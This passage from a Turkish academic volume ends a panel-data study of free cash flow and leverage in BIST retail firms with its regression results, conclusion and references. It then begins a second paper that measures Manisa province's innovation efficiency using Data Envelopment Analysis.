Fisher Panel Philips ve Perron birim kök testi sonuçları Tablo 2’de gösterilmektedir. Tablo 2’de de belirtildiği gibi, sıfır hipotezi “bütün panelde birim kök vardır” şeklinde iken, alternatif hipotez ise, “en az bir birim durağandır” şeklindedir. Serilerin durağanlığının incelenmesinin ardından, BIST-Perakende Ticaret Sektöründe faaliyet gösteren işletmelerin borç politikaları üzerinde serbest nakit akışların etkisini tahmin etmek için kullanılacak olan yöntemin belirlenmesi gerekmektedir. Daha önce de ifade edildiği gibi panel en küçük kareler modelinin birimlere özgü etkileri göz ardı etmesi, çalışmada sabit etkiler veya tesadüfi etkiler modellerinin tercih edilmesine yol açmıştır.

Sabit etkiler ve tesadüfi etkiler modelleri arasında tercih yapmada ise Hausman testinden yararlanılmıştır. Bu çerçevede, her üç model için Hausman test istatistiği hesaplanmış ve modelde sıfır hipotezi reddedilememiştir. Bu duruma bağlı olarak, modelde tesadüfi etkiler modeli kullanılmıştır.

Tablo 3. Panel Veri Modellerine İlişkin Tahmin Sonuçları

MODEL	LNLEVERAGE= $\beta_0+\beta_1FCFit+\beta_2TANGit+\beta_3SALE\_GROWTHit+\beta_4SIZEit+\beta_5PROFITit+\beta_6TAXit+\beta_7CASHit+\epsilon it$						
SALE_GROWT							
FCF	TANG	H	SIZE	PROFIT	TAX	CASH	
0.000*	0.078	0.909	0.610	0.158	0.228	0.413	
(0.583)	(0.323)	(-0.011)	(0.013)	(-3.421)	(2.556)	(0.266)	
İstatistikler							
R ²	FE(Sabit etkiler)	RE(Tesadüfi Etkiler)			Hausmann		
0.4595	-	42.76			1.93		
		[0.0000]			[0.9637]		
*, %1,düzeyinde anlamlılığı belirtir. Parantez ve Köşeli Parantez içindeki değerler Prob. değerlerini göstermektedir.							

Tesadüfi etkiler modelinde elde edilen bulgulara göre finansal kaldıraç oranları üzerinde sadece serbest nakit akışlarının etkili olduğu sonucuna ulaşılabılır. Fakat bazı panel veri modellerinde heteroskedasite, otokorelayon ve birimler arası korelasyon gibi sorunların modelde bulunup bulunmadığı test edilmelidir. Bu sorunların varlığı test edilmeden yorumlanan sonuçlar aldatici olabilmektedir. Aşağıdaki tabloda ilgili testlere yer verilmiştir.

Tablo 4. Panel Veri Modellerine İlişkin Tahmin Sonuçları

MODEL	LNLEVERAGE= $\beta_0 + \beta_1 \text{FCFit} + \beta_2 \text{TANGit} + \beta_3 \text{SALE\_GROWTHit} + \beta_4 \text{SIZEit} + \beta_5 \text{PROFITit} + \beta_6 \text{TAXit} + \beta_7 \text{CASHit} + \epsilon_{it}$			
HETEROSKEDASİTE				
W0	8,5519	df(10,44)	Pr>F= 0,000*	
W10	1,5797	df(10,44)	Pr>F= 0,144	
W50	8,5519	df(10,44)	Pr>F= 0,000*	
*, P < 0,05 ise Heteroskedasite Sorunu Var				
OTOKORELASYON				
Baltagi-Wu LBI = 1,595203*				
*, P < 2,00 ise Otokorelasyon Sorunu Var				
BİRİMLER ARASI KORELASYON				
Pesaran Testi = 3,199 Pr = 0,0014*				
*, P < 0,05 ise Birimler Arası Korelasyon Sorunu Var				

Elde edilen sonuçlara göre modelde heteroskedasite, otokorelasyon ve birimler arası korelasyon sorunu yer almaktadır. Bu tür sorunların yer aldığı modellerin dirençli tahmincilerle düzeltilmesi gerekmektedir. Ancak o halde elde edilen test istatistikleri doğruya en yakın sonuçlar verebilir. Bu araştırma modelinde yer alan standart hataları düzeltmek için Driscoll-Kraay standart hatalarla havuzlanmış en küçük kareler regresyonu tahmin edilmiştir. Tahmin sonuçları Tablo 5’de gösterilmektedir.

Tablo 5. Driscoll-Kraay Regresyon Modeli Tahmin Sonuçları

MODEL	LNLEVERAGE= $\beta_0 + \beta_1 \text{FCFit} + \beta_2 \text{TANGit} + \beta_3 \text{SALE\_GROWTHit} + \beta_4 \text{SIZEit} + \beta_5 \text{PROFITit} + \beta_6 \text{TAXit} + \beta_7 \text{CASHit} + \epsilon_{it}$					
				Root MSE:0,2009		R ² : 0,5814
	FCF	TANG	SALE_GROWTH	SIZE	PROFIT	TAX CASH
	0.000*	0.003**	0.812	0.144	0.183	0.446 0.000*
	(0.585)	(0.200)	(0.013)	(0.010)	(-1.530)	(0,770) (0.617)
*,** sırasıyla %1 ve %5 düzeyinde anlamlılığı belirtir. Parantez içindeki değerler Prob. değerlerini göstermektedir.						

Tablo 5 incelendiğinde, tesadüfi etkiler modelinden elde edilen sonuçlara kıyasla Driscoll-Kraay Havuzlanmış Regresyon Modeli ile standart hatalardan ayıklanmış modelin R² belirlilik katsayısı artmış ve istatistiksel olarak daha anlamlı sonuçlara ulaşılmıştır. Tesadüfi etkiler modeli ile elde edilmiş sonuçlarda araştırma döneminde perakende ticaret işletmelerinin finansal kaldıraç oranları üzerinde sadece serbest nakit akışlar etkili gibi gözükürken, standart hatalardan ayıklama işleminde kullanılan Driskoll-Kraay dirençli tahmincisi ile istatistiki açıdan anlamlı açıklayıcı değişken sayıları değişmiştir. Buna göre finansal kaldıraç oranı üzerinde araştırma dönemi ve evreninde serbest nakit akışları, maddi duran varlıkları ve nakit tutma düzeyleri etkiye sahiptir.

Serbest nakit akışlarındaki 1 puanlık değişme finansal kaldıraç üzerinde yaklaşık %0,60’lık bir değişime neden olmaktadır. Değişim yönü pozitif ve doğru orantılıdır. İşletmelerin maddi duran varlıklardaki 1 puanlık değişimi ise finansal kaldıraç üzerinde %0,20’lik bir değişime neden olmaktadır. Değişim yönü pozitif ve doğru orantılıdır. İşletmelerin nakit tutma düzeyindeki 1 puanlık değişme ise finansal kaldıraç üzerinde yaklaşık %0,62’lik bir değişime neden olmaktadır. Yine buradaki değişimin

yönü pozitif ve doğru orantılıdır. Araştırma evreni ve döneminde kurulan ve test edilen araştırma modeli neticesinde Satışlardaki Büyüme, İşletme Büyüklüğü, Karlılık Oranı ve Vergi Oranı gibi açıklayıcı değişkenlerin ise Finansal Kaldıraç Oranı üzerinde istatistiki açıdan anlamlı sonuçları ve etkisi bulunmamaktadır.

5. SONUÇ

Serbest nakit akışından kaynaklanan temsil problemlerini azaltma mekanizmalarından biri de borç politikası olarak görülmektedir. İşletmelerin borç tutarını ve borçlardan kaynaklanan faiz ödemelerine ilişkin yükümlülüklerini artırmak temsil maliyetlerini azaltacaktır. Çünkü işletme yöneticileri gelecekteki nakit akışlarını ödeyecek ve serbest nakit akışları azalma eğilimi gösterecektir. Bu yolla nakit akışı yüksek ve düşük büyüme fırsatlarına sahip işletmeler, kontrol amaçları için finansman politikalarını uygulayacaklardır. Jensen (1986), çalışmasında serbest nakit akış teorisine dayalı daha düşük büyüme fırsatına sahip işletmelerin finansal kaldıraç ve serbest nakit akış düzeyi arasında ters bir ilişki olduğunu belirtmektedir. Bu ters ilişkinin varlığına ise borç politikaları uygulamalarının temsil maliyetlerini azaltıcı etki gösterdiği yorumunu getirmektedir. BIST Perakende Ticaret Sektöründe kayıtlı işletmelerin serbest nakit akışları ile borç politikaları arasındaki korelasyonun araştırıldığı çalışmamızda amaç ilgili sektörde borçlanma politikalarının yöneticiler için serbest nakit akımları kullanmada bir kontrol unsuru olup olamayacağı üzerinde yorumda bulunmaktadır.

Elde edilen bulgular ışığında BIST Perakende Ticaret Sektöründe listelenen işletmelerin nakit tutma seviyesi ile finansal kaldıraç arasındaki ilişki 2011 ile 2016 yılları arasında pozitif ve doğru orantılıdır. Bu nedenle, yüksek kaldıraçlı işletmelerin yüksek seviyede nakit stoku satın aldıkları iddia edilebilir.

BIST Perakende Ticaret Sektöründe listelenen işletmelerin maddi duran varlıkları ile finansal kaldıraç arasındaki ilişki 2011 ile 2016 yılları arasında pozitif ve doğru orantılıdır. Bu nedenle yüksek kaldıraçlı işletmelerin daha fazla maddi varlığa sahip olduğu iddia edilebilir. Borçlanma yoluyla elde edilen girdilerin sektörde daha çok duran varlık edinimine yönlendirilmekte olduğu düşünülmektedir.

BIST Perakende Ticaret Sektöründe listelenen işletmelerin nakit akışları ile finansal kaldıraç arasındaki ilişki 2011 ile 2016 yılları arasında pozitif ve doğru orantılıdır. Dolayısıyla, işletmelerin borç seviyeleri artmakta iken nakit akışlarının da artmakta olduğu gözlemlenmektedir. Bu durum sektördeki işletmelerin elde ettiği nakit akışlarının, yatırımlarını karşılamadığına işaret edebilir. Böylesi bir senaryoda işletmeler iç ya da dış kaynak talebini artırarak borçlanmakta, duran varlık yatırımına yönelerek, gelirlerini artırmaya çalışmaktadır.

Diğer açıdan serbest nakit akışları ile finansal kaldıraç oranı arasındaki pozitif ve doğrusal ilişki, yöneticilerin mali kaynak ve nakit akışlarını borçların azaltılması yönünde kullanmadığına işaret etmektedir. Literatürde yer alan çalışmaların aksine araştırma dönemi ve evreninde borçlanma politikalarının işletme yöneticileri ile sahipleri arasında yer alan temsil maliyetlerini azaltmada bir geçerli bir argüman olarak gözükmemektedir. Elde edilen bu bulguların sadece 2011 ile 2016 yılları arasında ve BIST Perakende Ticaret Sektöründe test edildiği göz önüne alınırsa ülke geneli için ayrıca daha kapsamlı bir çalışma yapılması ihtiyacı söz konusudur. Bu kıstaslar göz önüne alınarak yapılacak çalışmalarda daha kapsamlı sonuçlar ve yargılara ulaşılabilir.

KAYNAKÇA

- Ata, H. A., ve AĞ, A. G. Y. (2010). Firma Karakteristiğinin Sermaye Yapısı Üzerindeki Etkisinin Analizi. *Ekonometri ve İstatistik e-Dergisi*, (11), 45-60.
- Baltagi, Badi H. (2005) *Econometric Analysis Of Panel Data*, John Wiley And Sons.
- Baltagi, Badi H., Bresson G. and Pirotte A. (2003) Fixed Effects, Random Effects Or Hausman- Taylor? A Pretest Estimator, *Economic Letters*, 79: 361-369.
- Barth, M. E., Beaver, W. H., Hand, J. R. M., and Landsman, W. R. (1999). Accruals, Cash Flows and Equity Values. *Review of Accounting Studies*, 4,205-229.

- Biçen, Ö. F., ve Sezgin, H. (2017) Finansal Oranların Firma Değeri Üzerindeki Etkileri: Borsa İstanbul Bilişim Sektörüne Yönelik Bir Panel Veri Analizi. *Yönetim ve Ekonomi Araştırmaları Dergisi*, 15(3), 25-41.
- Bonazzi, L., and Islam, S. (2007). Agency Theory And Corporate Governance, *Journal Of Modelling In Management*, Vol. 2 No. 1, S. 7-23.
- Çelik, N., & Bedük, A. (2013) Vekalet Teorisi Yaklaşımı İle İşlem Maliyeti Arasındaki İlişki. *Sakarya İktisat Dergisi*.
- Dechow, P. M., Sloan, R. G., and Sweeney, A. P. (1995). Detecting Earnings Management. *Accounting review*, 193-225.
- Dil, M. ve Gümüştekin, E.G.(2008). Vekalet Teorisinin Aile İşletmelerine Katkıları ve Model Önerisi, *3.Aile İşletmeleri Kongresi*, İstanbul Kültür Üniversitesi, Ağmer, S.301-312.
- Eriotis N., Vasiliou D. and Neokosmidi Z. (2007), How Firm Characteristics Affect Capital Structure: An Empirical Study. *Managerial Finance*, Vol. 33: 321-329.
- Fama, E. and Jansen, M. (1983), Separation Of Ownership And Control, *Journal Of Law And Economics*, V.26, S.301-325.
- Frondel, Manuel And Vance, C. (2010) Fixed, Random Or Something In Between? A Variant Of Hausman's Specification Test For Panel Data Estimation, *Economic Letters*, 107: 327-329.
- Hashemi, Sa., and Kamali, E. (2010). The Effect Of Increasing Financial Leverage , And Free Cash Flow Growth Rate Of Earnings Management Companies Listed On The Exchange. *Knowledge Of Accounting* , 1 (2) , 105-115 .
- Javid, D., and Mino, M. (2015). Review Of The Correlation Between Free Cash Flows And Debts Policies Among The Listed Companies In Tehran Stock Exchange. *European Online Journal Of Natural And Social Sciences: Proceedings*, 4(1 (S)), Pp-618.
- Jensen, M. C. (1986). Agency Costs Of Free Cash Flow, Corporate Finance And Takeovers. *American Economic Review*, 76, 323- 339.
- Karğın, S. (2006), Temettü Politikasının Temsil Maliyetleri Üzerindeki Etkisi Ve Kurumsal Yönetim Katkısı, *Celal Bayar Üniversitesi Sosyal Bilimler Enstitüsü İşletme Anabilim Dalı Doktora Tezi*, Manisa.
- Özdemir, Ö. (2016). Kaldıraç Oranı Ve Yatırımlar İlişkisinin Borsa İstanbul'da İşlem Gören Firmalar Açısından İncelenmesi. *Marmara Üniversitesi İktisadi ve İdari Bilimler Dergisi*, Cilt: 38, Sayı: 2, Aralık 2016, ss. 235-253.
- Rezaei, M., and Jafari, S. M. (2015). Identifying The Relationship Between Financial Leverage And Cash Flows Of The Companies Listed in Tehran Stock Exchange. *Indian Journal Of Science And Technology*, 8(27).
- Sayılğan, G. (2013). *İşletme Finansmanı*. Turhan Kitabevi. 6. Baskı: Ankara.
- Shavell, S. M. (1979). Risk sharing and incentives in the principal and agent relationship. *The Bell Journal of Economics*. 55, 1979.
http://www.law.harvard.edu/faculty/shavell/pdf/10_Bell_J_Econ_55.pdf,
Erişim 13.05.2018.
- Terim, B., ve Kayalı, C. A. (2009). Sermaye Yapısını Belirleyici Etmenler: Türkiye'de İmalat Sanayi Örneği. *Celal Bayar Üniversitesi Sosyal Bilimler Dergisi*, 7(1), 125-154.
- Yerdelen Tatoğlu, F. (2012a) Panel Veri Ekonometrisi, *Beta Yayınları*: İstanbul.
- Yerdelen Tatoğlu, F. (2012b) İleri Panel Veri Analizi, *Beta Yayınları*: İstanbul.

Manisa İlinin İnovasyon Faaliyetlerinin Etkinliğinin Veri Zarflama Analizi İle Ölçümü¹

Rabia AKTAŞ*

Koray KAYALIDERE**

Sibel KARĞIN***

GİRİŞ

Gelişmişlik ve rekabetin temel anahtarlarından biri olan inovasyon son yıllarda hem ülke ekonomisi hem de işletme ekonomisi açısından her platformda büyük yankılar oluşturmaktadır. İnovasyonun kişi başına düşen geliri arttırdığı, işletmelerin ve ülkelerin sürdürülebilir bir büyümeye ulaşmalarını sağladığı, kısaca zenginleşmenin anahtarı olduğu herkes tarafından kabul edilmektedir.

Ar-Ge ve inovasyon faaliyetlerinin Türkiye’de ekonomik büyüme ve refah artışı üzerindeki kritik öneminin artması ile birlikte, ilgili kamusal politikalarla firmaların inovasyon odaklı olmaları desteklenmeye çalışılmaktadır. Bu çabalar arasında Türkiye Bilimsel ve Teknolojik Araştırma Kurumu (TÜBİTAK)’nın belirlediği Ulusal Bilim, Teknoloji ve Yenilik Stratejisi (UBTYS) 2011-2016 ve Onuncu Kalkınma Planı önemli bir yer teşkil etmektedir.

Vizyon 2023 Projesi²,nin bir parçası olan UBTYS 2011-2016, ulusal inovasyon sisteminin geliştirilmesine, sektörel ve bölgesel Ar-Ge ve inovasyon dinamiklerinin teşvik edilmesine, küçük ve orta ölçekli firmaların ekonomide daha güçlü rol oynaması açısından teşvik edilmesine odaklanmaktadır. Türkiye Bilim, Teknoloji ve Yenilik vizyonunun gerçekleştirilmesinde, Ar-Ge ve inovasyon sistemindeki temel dinamiklerin işlevselliğini artıracak stratejiler anahtar niteliğindedir. Bu bağlamda, Ar-Ge ve inovasyon sistemleri ile ilişkili insan kaynaklarının geliştirilmesi, araştırma sonuçlarının ticari ürün ve hizmete dönüşümünün teşvik edilmesi, çok ortaklı ve çok disiplinli iş birliği kültürünün yaygınlaştırılması, KOBİ’lerin inovasyon sisteminde daha güçlü aktörler olmalarının teşvik edilmesi, uluslararası işbirliğinin etkinleştirilmesi, Ar-Ge ve inovasyon kapasitesinin güçlü olduğu alanlarda hedef odaklı yaklaşımlar, ivme kazanılması gereken alanlarda ihtiyaç odaklı yaklaşımlar, yaratıcılığın destekleneceği tabandan yukarı yaklaşımların hayata geçirilmesi hedeflenmektedir (TÜBİTAK, 2010).

¹ Bu çalışma, “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı, T.C. Zafer Kalkınma Ajansı’nın katkıları ile hazırlanan Proje’den türetilmiştir.

* Doç. Dr., MCBÜ – İİBF – İşletme Bölümü

** Doç. Dr., MCBÜ – İİBF – İşletme Bölümü

*** Doç. Dr., MCBÜ – İİBF – İşletme Bölümü

² Vizyon 2023 Projesi son yıllarda Türkiye’de birçok kamu politikasını şekillendiren bir proje olarak karşımıza çıkmaktadır. “Vizyon 2023 Projesinin ana teması; Cumhuriyetimizin 100. yılında, Atatürk’ün işaret ettiği muasır medeniyet seviyesine ulaşma hedefi doğrultusunda i) bilim ve teknolojiye hakim, ii) teknolojiyi bilinçli kullanan ve yeni teknolojiler üretebilen, iii) teknolojik gelişmeleri toplumsal ve ekonomik faydaya dönüştürme yeteneği kazanmış bir “refah toplumu” yaratmak olarak belirlenmiştir”, <https://www.tubitak.gov.tr/tr/kurumsal/politikalar/icerik-vizyon-2023>, (24.02.2017).

Onuncu Kalkınma Planı³ ile refah düzeyinin artırılması ve gelişmiş ülkelerle aramızda olan farkın azaltılması hedefi doğrultusunda ekonominin büyümesi ve inovatif bir üretim yapısı oluşturabilmesi amaçlanmaktadır. Bu çerçevede Ar-Ge ve teknoloji politikalarının sektörlerin verimliliklerinin artırılmasında önemli rol oynaması ve inovasyon kapasitesinin artırılması için buna uygun ortamın yaratılması açısından teşvik, KOBİ, fikri ve sınai mülkiyet, bilgi ve iletişim teknoloji politikalarının uyum içerisinde uygulanması amaçlanmaktadır. Ar-Ge ve inovasyon politikasının temel hedefi; özel sektör odaklı olarak teknoloji ve inovasyon faaliyetlerinin artırılarak faydaya dönüştürülmesine, inovasyona dayalı bir ekosistem oluşturulmasına ve bu sayede araştırma sonuçlarının ticarileştirilmesine, markalaşmış teknoloji yoğun ürünlerle küresel ölçekte yüksek rekabet gücüne erişilmesine katkıda bulunmaktır (Kalkınma Bakanlığı, 2013).

Bu politikalar çerçevesinde Türkiye’de de devlet eliyle çeşitli yenilikçilik politikaları geliştirilmiştir. Bu kapsamda riskli Ar-Ge projelerini fonlamak ve yenilikçiliği teşvik etmek için çeşitli kamu kurum ve kuruluşları aracılığıyla kamusal destek mekanizmaları oluşturulmuştur. Bir yandan sağladığı kamusal destekler ile devlet diğer yandan özel sektörün çabaları ve başta üniversiteler olmak üzere bölgede bilgi üreten kurumlar, inovasyon sistemini etkin bir şekilde çalıştırmak, katma değeri yüksek yenilikler ortaya çıkarmak için önemli çabalar sarf etmektedir.

Bu çalışmanın amacı, Manisa ilinin diğer illere göre inovasyon faaliyetlerindeki etkinliğini ölçerek bir anlamda inovasyon performansını belirlemektir. Manisa ilinin eldeki (inovasyon sisteminin altyapısı unsurlarını içeren) girdi bileşimiyle, (inovasyon göstergeleri olarak kabul ettiğimiz) patent, faydalı model ve endüstriyel tasarım çıktıları ne kadar arttırabileceği sorusuna ya da bir diğer ifadeyle Manisa ilinde diğer illere göre inovasyon sisteminin girdileri ne kadar etkin kullanılmıştır sorusuna yanıt aranmıştır. Araştırmada etkinlik, çıktı odaklı yaklaşımla, eldeki girdilerle en fazla çıktıyı üretmedeki başarı olarak tanımlanmış ve ölçümünde Veri Zarflama Analizi (VZA) kullanılmıştır.

Çalışmanın izleyen bölümünde araştırmanın yöntemi ve araştırmada kullanılan veri ve modeller ayrıntılı bir şekilde anlatılmıştır. Farklı gözlem kümeleri ve değişkenlerden oluşan modellerin çözümlemeleri, sonuçları ve değerlendirmeler son bölümde ele alınmıştır.

1. MANİSA İLİNİN İNOVASYON FAALİYETLERİNİN ETKİNLİĞİNİN VERİ ZARFLAMA ANALİZİ İLE ÖLÇÜMÜ

³ T.C. Kalkınma Bakanlığı tarafından hazırlanan “Onuncu Kalkınma Planı (2014-2018)” 2 Temmuz 2013 tarihinde TBMM Genel Kurulu’nda kabul edilmiş ve 6 Temmuz 2013 tarihinde Gazete’de yayımlanarak yürürlüğe girmiştir. Ülkemizin 2023 hedefleri doğrultusunda önemli bir kilometre taşı olarak kabul edilen plan, “daha yüksek refah seviyesine ulaşılmasında topluma yol göstermekte, kısa vadeli yaklaşımların ötesine geçerek uzun vadeli amaç ve öncelikleri ortaya koymaktadır”.

<http://www.kalkinma.gov.tr/Lists/Kalkinma%20Planlar/Attachments/12/Onuncu%20Kalk%4%B1nma%20Plan%C4%B1.pdf>, Erişim Tarihi: 26.03.2017.

Çalışmanın bu kısmında, Manisa ilinin inovasyon faaliyetlerinde ne kadar etkin olduğu araştırılmış ve bu doğrultuda Veri Zarflama Analizi ile çeşitli il grupları içinde Manisa'nın görece etkinlik performansı belirlenmeye çalışılmıştır.

2.1. Araştırmanın Amacı

Araştırmanın amacı, Manisa ilinin diğer illere göre inovasyon faaliyetlerindeki etkinliğini ölçerek bir anlamda inovasyon performansını belirlemektir. Araştırmada etkinlik, çıktı odaklı yaklaşımla, eldeki girdilerle en fazla çıktıyı üretmedeki başarı olarak tanımlanmıştır. Dolayısıyla araştırmada, Manisa ilinin eldeki girdi bileşimiyle patent, faydalı model ve endüstriyel tasarım çıktıları ne kadar arttırabileceği sorusuna yanıt aranmaktadır.

1.2. Araştırmanın Yöntemi

Araştırmada illerin inovasyon faaliyetlerinin etkinliğinin ölçümünde parametrik olmayan bir etkinlik ölçme yöntemi olan Veri Zarflama Analizi (VZA) kullanılmıştır. VZA, homojen oldukları varsayılan karar birimlerinin görece etkinliğini, etkinliği “toplam ağırlıklı çıktıları, toplam ağırlıklı girdilere oranı” şeklinde tanımlayarak ölçmektedir. Doğrusal programlama tabanlı yöntemde, üretim sürecini (girdi ve çıktılar) en iyi temsil ettiği düşünülen değişkenlerden modeller oluşturulmakta ve gözlem kümesindeki karar birimlerinin görece etkinliği ölçülmektedir. Yöntem, etkin karar birimlerinden oluşan bir etkinlik sınırı oluşturmaktadır. Etkin olmayan gözlemleri, kendine en benzer (girdi ve çıktı bileşimine sahip) etkin gözlemlere göre etkinliğini ölçmektedir. Ayrıca, etkin olmayan gözlemlerin etkin olabilmesi için girdi ve çıktıları ne gibi değişiklikler yapması gerektiği konusunda da bilgi vermektedir. Çalışmada, VZA modellerinin çözümlenmesinde DEAP programı kullanılmıştır.

1.3. Araştırmanın Kapsamı ve Kullanılan Veriler

Çalışmada çeşitli modellerle Manisa ilinin diğer illere göre inovasyon faaliyetlerindeki teknik etkinliği ölçülmüştür. Teknik etkinlik, eldeki girdi bileşimini en uygun biçimde kullanarak maksimum çıktıyı üretmedeki başarıdır. Teknik etkinliğin bu tanımı girdi odaklı yaklaşımı ifade etmektedir. Çıktıya yönelik etkinlik ölçümlerinde ise, kullanılan girdi miktarlarında herhangi bir değişiklik yapmadan, çıktı miktarının orantısal olarak ne kadar arttırabileceği sorusuna yanıt aranır. Bu çalışmada illerdeki inovasyon faaliyetlerinin etkinliği çıktı odaklı yaklaşımla ölçülmüştür. Böylece Manisa ilinin eldeki (inovasyon sisteminin altyapısı unsurlarını içeren) girdi bileşimiyle, (inovasyon göstergeleri olarak kabul ettiğimiz) patent, faydalı model ve endüstriyel tasarım çıktıları ne kadar arttırabileceği sorusuna ya da diğer bir ifadeyle Manisa ilinde diğer illere göre inovasyon sisteminin girdileri ne kadar etkin kullanılmıştır sorusuna yanıt aranmaktadır.

VZA görece etkinlik ölçen bir yöntemdir. Karar birimlerinden (illerden) oluşan gözlem kümelerine ve modellerde kullanılan değişkenlere göre illerin etkinlikleri değişecektir. Gözlem kümeleri oluşturulurken, verilerine ulaşılabilen ve Manisa ilinin

referans alabileceği illerin yer aldığı birden fazla gözlem kümesi oluşturulmaya çalışılmıştır.

VZA’nde model oluşturulurken, değişken sayısının örneklem büyüklüğü ile ilişkisi ve ilişkisiz bir değişkenin modele dahil edilmemesi gibi bazı unsurlara dikkat edilmesi gerekmektedir (Smith, 1997: 233). Genel bir kural olarak, VZA’nde etkin serbestlik derecesi sağlayacak, anlamlı bir analiz için, modelde kullanılan her girdi ve çıktı değişkeni başına üç gözleme ihtiyaç vardır (Bowlin, 1998: 18). Bu nedenle, il sayısına göre girdi ve çıktı değişkenlerinin sayısının küçük tutulmasında önemli üstünlükler bulunmaktadır. Girdi sayısı M, çıktı sayısı N ve il sayısı R ile gösterildiğinde, $(M+N)/R$ oranı yükseldikçe, analizin VZA modelindeki illeri birbirinden ayırma yeteneği azalmakta ve daha çok il etkin olarak hesaplanmaktadır (Chen, 2004: 143). Bu nedenle model girdileri belirlenirken, geniş bir değişken setinden hareketle illerin patent, faydalı model ve endüstriyel tasarım performanslarını direkt etkileyeceği düşünülen daha dar bir veri seti boyutuna geçilmiştir.

Etkinlik ölçümünde modellerin oluşturulmasındaki temel yaklaşımımız patent, faydalı model ve endüstriyel tasarım sayılarının inovasyon sisteminin çıktılarını oluşturduğudur. Söz konusu değişkenler çeşitli çalışmalarda (Patel & Pavitt, 1995; URAK, 2016; SEGE-2011) yenilik göstergeleri olarak ele alınmaktadır.

Örneğin Patel ve Pavitt (1995) (Aktaran, Karaöz & Albeni, 2004) inovasyon göstergelerini: (i) belirli dönemlerde anketlerle yapılan yenilik sayımları, (ii) patentler, patent başvuruları ve patent kullanım hakları satışları, (iii) bilimsel yayın sayıları, (iv) Ar-Ge harcamaları ve çalışmaları ve (v) araştırmacı sayıları şeklinde sıralamıştır.

SEGE-2011’de “Rekabetçi ve Yenilikçi Kapasite Göstergeleri” arasında (i) yüz bin kişiye düşen marka başvuru sayısı, (ii) yüz bin kişiye düşen patent başvuru sayısı, (iii) Yüksek Lisans ve Doktora Sahibi nüfusun 30+ yaş nüfusa oranı gibi değişkenler kullanılmıştır (SEGE-2011: 22).

Yine URAK İller Arası Rekabet Endeksinde “Yenilikçilik Alt Endeksi”nin oluşturulmasında (i) ile ait 100.000 kişiye düşen patent başvuru sayısı, (ii) ile ait 100.000 kişiye düşen marka başvuru sayısı, (iii) ile ait 100.000 kişiye düşen faydalı model başvuru sayısı, (iv) ile ait 100.000 kişiye düşen endüstriyel tasarım başvuru sayısı, (v) ilde bulunan Ar-Ge Merkezi sayısı, (vi) ilde bulunan Teknoloji Geliştirme Merkezi (Teknokent) sayısı, (vii) ilin teknolojik ürün (elektrik-elektronik) ihracatı değişkenleri kullanılmıştır (URAK, 2016: 21).

Patent, faydalı model ve endüstriyel tasarım sayıları bazı modellerde ayrı ayrı, bazı modellerde ise toplam sayıları itibariyle ele alınmıştır. Çünkü VZA’nın sağlıklı sonuç verebilmesi, her bir ille ait çıktı ve girdi değişkenleri içinden sadece bir değişkenin sıfır değeri alabilmesi ile mümkün olabilmektedir.

Doğru ve güvenilir bir etkinlik ölçümü için, değişkenlerin belirlenmesi ve tanımlanması özel bir önem taşımaktadır. Araştırmada kullanılacak olan değişkenler

araştırmanın sonuçlarını doğrudan etkileyeceğinden, etkinliği ölçülecek illerin (karar birimlerinin), patent, faydalı model ve endüstriyel tasarım kapasitelerinin arttırılmasını etkileyecek en iyi girdilerin belirlenmesi gerekmektedir. Ancak girdilerin belirlenmesinde verilerin ulaşılabilirliği sorunu ortaya çıkmaktadır.

Bu kapsamda modellerde kullanılan girdiler, illerdeki Ar-Ge merkezi sayıları, Teknoloji Geliştirme Bölgesi performans endeks skoru, TÜBİTAK tarafından desteklenen genel akademik proje sayısı ve bu projelere aktarılan kaynak tutarı, lisansüstü eğitilmiş işgücü sayısıdır.

Modellerde girdi olarak kullanılan Ar-Ge Merkezleri ve Teknoloji Geliştirme Bölgeleri inovasyon faaliyetlerinin gerçekleştirildiği ve bu faaliyetler için Ar-Ge harcamalarının yapıldığı yerler olarak modellere dahil edilmiştir. Tabii ki inovasyon faaliyetleri bu oluşumların dışında, işletmelerin kendi içindeki Ar-Ge departmanlarında da yapılmaktadır. Ancak iller bazında işletmelerdeki Ar-Ge departmanı olan-olmayan işletmelere ilişkin istatistiklere ulaşamamıştır. Aynı şekilde illere ilişkin Ar-Ge harcaması tutarları TÜİK tarafından toplanan ancak paylaşılmayan istatistiklerdir. Bu anlamda, modellerde Ar-Ge harcamalarına ilişkin bir değişkenin yer almaması analizin en önemli kısıtını oluşturmaktadır.

İnovasyon faaliyetlerinin etkinliğini belirleyen bir diğer faktör, kuşkusuz Ar-Ge faaliyetlerini yürütecek olan eğitilmiş işgücüdür. Bu anlamda Manisa ilindeki yüksek lisans ve doktora mezunlarının sayısı girdi değişkeni olarak modellere dahil edilmiştir.

TÜBİTAK tarafından desteklenen akademik proje sayısı ve bu projelere aktarılan tutarlar diğer girdi unsurlarını oluşturmaktadır.

Tablo 1, analizde kullanılan değişkenleri ve değişkenlere ilişkin verilerin kaynaklarını göstermektedir. Modellerde analiz 2015 yılı için yapılabilmektedir.

Tablo 1. VZA Modellerinde Kullanılan Değişkenler

Çıktılar		Kaynak
y ₁	PATENT SAYISI	TPE
y ₂	FAYDALI MODEL SAYISI	TPE
y ₃	ENDÜSTRİYEL TASARIM SAYISI	TPE
Girdiler		
x ₁	ARGE MERKEZİ SAYISI	Bilim Sanayi ve Teknoloji Bakanlığı
x ₂	DESTEKLENEN PROJE SAYISI	TÜBİTAK
x ₃	DESTEKLENEN PROJELERE AKTARILAN TUTAR	TÜBİTAK
x ₄	LİSANSÜSTÜ EĞİTİMLİ İŞGÜCÜ SAYISI	TÜİK
x ₅	TEKNOLOJİ GELİŞTİRME BÖLGELERİ PERFORMANS PUANLARI	Bilim Sanayi ve Teknoloji Bakanlığı

2.4. Araştırmanın Modelleri

VZA'nın uygulamasında, yukarıda açıklanan girdi ve çıktıların çeşitli kombinasyonlarından farklı modeller oluşturulmuş ve bu modeller farklı gözlem kümeleri için çözümlenmiştir.

2.4.1. Birinci Grup VZA Modelleri

